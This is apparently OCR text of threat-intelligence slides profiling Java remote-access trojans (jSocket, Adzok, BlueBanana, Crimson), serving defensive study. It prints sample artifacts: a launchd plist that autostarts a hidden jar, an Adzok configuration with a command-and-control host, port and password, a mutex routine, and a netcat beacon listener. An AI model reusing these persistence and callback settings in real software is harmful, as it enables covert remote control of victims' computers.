
Frutas Lineage: jSocket



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>org.0NLph8Mx4cR</string>
    <key>ProgramArguments</key>
    <array>
        <string>/Library/Java/JavaVirtualMachines/jdk1.8.0_73.jdk/Contents/Home/jre/bin/java</string>
        <string>-Dapple.awt.UIElement=true</string>
        <string>-jar</string>
        <string>/Users/bob/.s0yoncFKXCL/s0yoncFKXCL/c0ieAmSYn4W.Vyg8Py</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <key>KeepAlive</key>
    <false/>
    <key>AbandonProcessGroup</key>
    <true/>
</dict>
</plist>
org.0NLph8Mx4cR.plist (END)
```

Adzok (aka Adsocks)


- Emerged 2010? (0.7.0 was around in January of 2011) [12]
- Free version used by **PackRat** group [13]
- Open Source [14], Free, and Pro Versions
- Still active:
  - Sold online from Boliva [15]
  - Twitter profile's latest tweet was July 2015) [16]



Server created successfully


NOTA: Server for Mac OS and Linux will only be available in Adzok Pro

Adzok (aka Adsocks)



```xml
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE properties SYSTEM "http://java.sun.com/dtd/properties.dtd">
<properties>
<comment>Adzok Free</comment>
<entry key="dir">Java</entry>
<entry key="reg">Java</entry>
<entry key="pass">7854</entry>
<entry key="hidden">true</entry>
<entry key="puerto">7777</entry>
<entry key="ip">deyrep24.ddns.net</entry>
<entry key="inicio">true</entry>
</properties>
```

Adzok (aka Adsocks)



Adzok

Remote Administrator

Main | Features | Support | Downloads | Contacts

Invisible


Remote Security Administrator

Manage and monitor your PC remotely as if you were in front of it completely invisible and anonymously with Adzok now get full control of your computer or several computers in real time.

Adzok .com
Open version
Adzok Administrador Remoto
adzok.com
Pro version
Adzok Administrador Remoto
adzok.com
Free version
Adzok Administrador Remoto
adzok.com

Adzok (aka Adsocks)


- Emerged 2010? (0.7.0 was around in January of 2011) [12]



```java
public void getMutex() {
  try {
    file = new File(System.getenv("TMP"), "Adzoklock.tmp");
    if (file.exists()) {
      file.delete();
    }
    canal = new java.io.RandomAccessFile(file, "rw").getChannel();
    bloquear = canal.tryLock();
    if (bloquear == null) {
      canal.close();
      System.exit(0);
    }
    inic.ShutdownHook shutdownHook = new inic.ShutdownHook();
    Runtime.getRuntime().addShutdownHook(shutdownHook);
    System.out.println("Corriendo");
  } catch (Exception ex) {
    System.out.println("Error Mutex");
  }
}
```


BlueBanana

- Emerged September 2012
- Obfuscated
  - Encoded strings
  - Class file names
- Beacons with a configured password in its first data packet



```
sh-3.2# nc -l 8443
hello123
```

BlueBanana



BlueBanana 1.0.0

(No) Copyright© 2012-Forever
This product has been created by Kwak
in Java and inspired by DarkComet.


Kwak acknowledges all HackForums.net
members, especially those who supported
the development.

http://www.hackforums.net/

Crimson


- Oldest forum post I could find was dated Oct 2012 [17]
  - The builder's "about" section claims December 2013
- Encrypted communications
  - AES
  - Blowfish
  - DES
  - Triple DES
- Drops settings files into one of:
  - sqlite database 'Psettings.db' – v1.2.3
  - base64 encoded 'settings.properties' – v1.3.0
  - No file dropped – v2.1.0

Crimson



